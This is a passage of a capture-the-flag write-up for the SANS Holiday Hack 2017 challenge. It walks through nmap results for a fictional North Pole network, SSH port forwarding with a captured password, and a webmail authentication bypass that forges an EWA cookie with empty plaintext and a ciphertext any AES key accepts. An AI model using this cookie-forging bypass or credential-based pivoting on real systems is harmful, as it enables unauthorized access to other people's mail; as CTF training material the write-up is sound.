Host is up (0.00015s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http    nginx 1.10.3
389/tcp  open  ldap
8080/tcp open  http    Werkzeug httpd 0.12.2 (Python 2.7.13)
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port389-TCP:V=7.40%I=7%D=12/20%Time=5A39EA0A%P=x86_64-pc-linux-
gnu%r(LD
SF:APSearchReq,83,"0s\x02\x01\x07dn\x04\x000j0\x1b\x04\x14supportedLDAP
Ver
SF:sion1\x03\x04\x0130\x1a\x04\x0enamingContexts1\x08\x04\x06dc=com0/\x
04\
SF:x12supportedExtension1\x19\x04\x171\.3\.6\.1\.4\.1\.4203\.1\.11\.10\
x0c
SF:\x02\x01\x07e\x07\n\x01\0\x04\0\x04\0")%r(LDAPBindReq,25,"0#\x02\x01
\x0
SF:1a\x1e\n\x01\x02\x04\0\x04\x17Version\x202\x20not\x20supported");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.142.0.7
Host is up (0.00038s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE            VERSION
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows Server 2008 R2 -
2012 microsoft-ds
3389/tcp open  ssl/ms-wbt-server?
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Nmap scan report for 10.142.0.8
```

```
Host is up (0.00042s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 10.0
3389/tcp open  ssl/ms-wbt-server?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.142.0.9
Host is up.
All 1000 scanned ports on 10.142.0.9 are filtered

Nmap scan report for 10.142.0.10
Host is up.
All 1000 scanned ports on 10.142.0.10 are filtered

Nmap scan report for 10.142.0.11
Host is up (0.00017s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http       nginx 1.10.3
8888/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.142.0.12
Host is up.
All 1000 scanned ports on 10.142.0.12 are filtered

Nmap scan report for 10.142.0.13
Host is up (0.00045s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 10.0
3389/tcp open  ssl/ms-wbt-server?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.142.0.14
Host is up.
All 1000 scanned ports on 10.142.0.14 are filtered

Nmap scan report for 10.142.0.15
Host is up.
All 1000 scanned ports on 10.142.0.15 are filtered

Nmap scan report for 10.142.0.16
Host is up.
All 1000 scanned ports on 10.142.0.16 are filtered

<snip>
```


Based on our scan results, the mail server is 10.142.0.5, and nmap reports the hostname to be mail.northpolechristmastown.com. Let's continue by setting up port-forwarding for all of the open ports on the mail server. We'll then probe further.

```
root@0S14526:~# ssh alabaster_snowball@dev.northpolechristmastown.com -L 25:10.142.0.5:25 -L 80:10.142.0.5:80 -L 143:10.142.0.5:1
43 -L 3000:10.142.0.5:3000
alabaster_snowball@dev.northpolechristmastown.com's password:
alabaster_snowball@l2s:/tmp/asnow.wDYqCRcPMJS2eYA1kZgZX0W9$
```


Let's take a look at some potential web ports that are open (80 and 3000) using our forwarded ports. First, port 80:




This looks like an unconfigured apache site. How about port 3000?




This looks like a web mail application. This may be our target email client. Try to login with a random fake email to see what happens.




Based on the error message, the format for North Pole email addresses is first.last. Let's try to login as alabaster.snowball with our known password:




Based on the "Incorrect Password" response, we have a good username, but a bad password. Let's keep looking and poke around the site. See if we have a robots.txt file:



Yes – we do have a robots.txt file, and it hints at another file - cookie.txt. Let's take a look:



This appears to be a code snippet that makes and checks authentication cookies with a specific algorithm. Let's quickly use curl to look at the headers we are getting from the site. This might show us whether this code is actually in use by the site.




As seen above, the site is generating this cookie:

```
Set-Cookie: EWA={"name":"GUEST","plaintext":"","ciphertext":""}; Max-
Age=86400; Path=/; Expires=Sat, 23 Dec 2017 00:18:03 GMT; HttpOnly
```


This cookie structurally matches the cookies produced/checked in the source code we found in the cookie.txt file.

If we try to build our own cookie, we can control the plaintext we insert into the cookie, but we don't know the key that the website uses to generate the ciphertext. However, we do have these hints:



Let's go to this online AES256 encryption site and play around: https://encode-decode.com/aes256-encrypt-online/

After some experimentation with the encryption of different length strings, I discover that if the plaintext is "empty" (zero length), then any key can decrypt the cipher text generated by any other key. For example, in the following two screenshots, either key can decrypt the other's cipher text.



This means that we should be able to manipulate the site into thinking we are authenticated by using an empty string as the plaintext, along with any empty-string cipher text that we generate. If we create the following cookie, then we should be able to become "authenticated":


```
Set-Cookie:
EWA={"name":"alabaster.snowball@northpolechristmastown.com","plaintext"
:"","ciphertext":"4iGDx/gQlgQCPZc7izGA0w"}; Max-Age=86400; Path=/;
Expires=Sat, 23 Dec 2017 00:18:03 GMT; HttpOnly
```

Let's try to find a page on the site that is not the login page. This will give us a target. We can use wfuzz to look for other html pages:


We've found "account.html". Let's hit that page with curl to see what we get:

```
root@OS14526:~# curl -v http://127.0.0.1:3000/account.html
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 3000 (#0)
> GET /account.html HTTP/1.1
> Host: 127.0.0.1:3000
> User-Agent: curl/7.57.0
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Powered-By: Express
< Content-Type: text/html; charset=utf-8
< Content-Length: 41
< ETag: W/"29-KgT+5iCMzAccfLQHOdpKRmma9JY"
< Date: Fri, 22 Dec 2017 01:19:44 GMT
< Connection: keep-alive
<
* Connection #0 to host 127.0.0.1 left intact
<script>window.location.href='/'</script>root@OS14526:~#
root@OS14526:~#
root@OS14526:~#
```


We get a redirect to the index (login) page, so this will be a good target. Let's use Burp Suite to intercept the login page so we can replace the default cookie with our specially crafted cookie. That will "set" it. Then try to hit the account page from the browser. In the following screenshot we set the cookie in the login page response:



After forwarding the response (to set the injected cookie), manually hit the account.html page from our browser:



Success! Now let's look through the emails.



In the email seen above, we see a link to another page of the Great Book. Let's fetch it.

Download the PDF and compute the sha1sum hash:

```
root@OS14526:~/holidayhack2017# ls
'BOLO - Munchkin Mole Report.docx'   GreatBookPage4_893jt91md2.pdf              'Naughty and Nice List.csv'
 GreatBookPage2.pdf                  'MEMO - Calculator Access for Wunorse.docx'  'Naughty and Nice List.docx'
 GreatBookPage3.pdf                  'MEMO - Password Policy Reminder.docx'
root@OS14526:~/holidayhack2017# sha1sum GreatBookPage4_893jt91md2.pdf
f192a884f68af24ae55d9d9ad4adf8d3a3995258  GreatBookPage4_893jt91md2.pdf
root@OS14526:~/holidayhack2017#
```

Reading the new page, here is what we can learn: **The elves believe that the Lollipop Guild runs offensive cyber and kinetic operations against the North Pole. During the Christmas season, the Elves Blue Team is on high alert. The elves are convinced that the Lollipop Guild has infiltrated the Elven Elite leadership.**

Challenge Question 4 objectives completed.


Challenge Question 5

Challenge Question 5 Objectives:


How many infractions are required to be marked as naughty on Santa's Naughty and Nice List? What are the names of at least six insider threat moles? Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?

